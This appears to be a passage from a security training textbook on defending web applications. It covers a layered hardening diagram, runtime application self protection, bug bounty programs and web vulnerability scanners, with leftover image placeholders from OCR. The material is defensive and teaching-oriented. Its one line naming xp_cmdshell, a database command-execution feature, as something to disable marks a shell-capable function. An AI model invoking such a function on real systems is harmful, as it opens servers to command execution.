


Attacker
Login Form
username
password
Perform input validation
Internet
Use WAF Firewall /IDS and filter packets
Configure the firewall to deny external ICMP traffic access
Web Server
Shut down the unnecessary services and ports
Keep patches current
Sanitize and filter user input
Analyze the source code for SQL injection
Minimize use of 3rd party apps
Web Application
Connect to the database using a non-privileged account
Use stored procedures and parameter queries
Grant least privileges to the database, tables, and columns
DBMS
Disable commands like xp_cmdshell
Operating System
C:/
Perform dynamic testing and source code analysis
Make LDAP filter as specific as possible
LDAP Server
Disable verbose error messages and use custom error pages
Custom Error Page

Figure 14.102: Defend against web application attacks



RASP for Protecting Web Servers

- Runtime application self protection (RASP) provides security to web and non-web application running on a server
- It can **detect runtime attacks** on the real-time software application layer and can **provide better visibility of the hidden vulnerabilities** in the incoming traffic
- RASP can perform continuous monitoring, **help in remediating attacks at an early stage**, and generate minimized false positives

RASP Benefits

- Visibility
- Collaboration and DevOps
- Penetration testing
- Incident response

RASP for Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits of using RASP

- **Visibility**: RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- **Collaboration and DevOps**: It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- **Penetration testing**: The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications

- **Incident response**: RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application




Internet
Server
APP
RASP
Alert
Block ?
LOG
Log
SQL Server

Figure 14.103: Overview of RASP



Bug Bounty Programs

- The bug bounty program is a **challenge hosted by organizations**, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities
- This program focuses on **identifying the latest security flaws** in software or any web application that most security developers fail to detect
- Individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity level of the bugs
- Many organizations and companies conduct bug bounty programs to **strengthen their cyber security** by patching ignored vulnerabilities

Bug Bounty Programs

A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities. This program focuses on identifying the latest security flaws in the software or any web application that most security developers fail to detect and which may hence pose a great threat. Therefore, individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity of the bugs. Thus, any threat or flaw that evades the developer can be mitigated before it paves the way to sophisticated cyber-attacks. Many white-hat hackers contribute to this program as part of a comprehensive vulnerability disclosure framework and get rewarded for their work.

Many organizations benefit from such programs, as they need to maintain a keen watch on their system security and identify ignored vulnerabilities. Most of the latest bugs that are not detected by legacy security testing techniques and software tools can be exploited, resulting in major data loss. Such programs can also help organizations to avoid loss of money and reputation in the case of a data breach, as offering rewards through the bug bounty program is more economical. Therefore, most of the large companies use this program for strengthening their security, which in turn enhances websites and programs.


Web Application Security Testing Tools

Acunetix WVS


- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes advanced penetration testing tools, such as the HTTP editor and the HTTP Fuzzer

N-Stalker Web App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks



https://www.acunetix.com

